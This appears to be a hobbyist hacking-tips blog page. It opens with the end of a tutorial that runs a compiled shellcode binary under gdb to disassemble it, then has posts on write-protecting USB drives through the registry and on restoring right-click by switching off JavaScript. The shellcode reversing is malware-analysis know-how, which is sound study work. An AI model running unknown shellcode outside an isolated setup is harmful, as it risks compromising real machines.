Now open the binary in gdb, print *shellcode in x/50i format, set a breakpoint at main(), and run it.

$ gdb ./shellcode
(gdb) display /50i shellcode

(gdb) break main

(gdb) run


CREDIT GOES TO:
http://pmelson.blogspot.com/2009/11/reversing-javascript-shellcode-step-by.html

How to disable writing to USB?

Posted by glewoCROW 12:12 AM, under ,,,, | No comments

If you are the administrator of public cafe or school,this trick will be helpful for giving protection to your system.  You can disable writing to USB.  This will prevent from file stealing.  You have to login to administrator so that you can access regedit.

Go to start .  Select run.

Type as regedit and hit enter
Now navigate to
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies
 In right panel you can find writeprotect
Change the value to 00000001


That's all now no  one can transfer data to USB.  Now your system is protected.


Thursday, April 7, 2011

Hack to Enable Right Click in Websites

Is your favorite website disabled the right click button? No need to worry.  you can enable the Right Click button after reading this article.

There are different tools  for disabling the javascript.   But i will introduce again my favorite and best web delveloper tool for you.  This is one of best tool for hackers.


Download it and install in mozilla
https://addons.mozilla.org/en-US/firefox/addon/web-developer/

you can see Disable button in toolbar section.

click the button
You can now see the "disable Javascript" option
Select it.
Again select "All Javascript" option.

That's all your favorite website's javascript is disabled.
You can now use right click.

Want to say thanks? instead of saying simply thanx. Just share this link in
stumblupon or delicious or reddit or any other public social bookmark sites. If you are doing so,I am thankful to you


Note:
The above toolbar not only disable the javascript but also image ,css and more(for loading the website faster).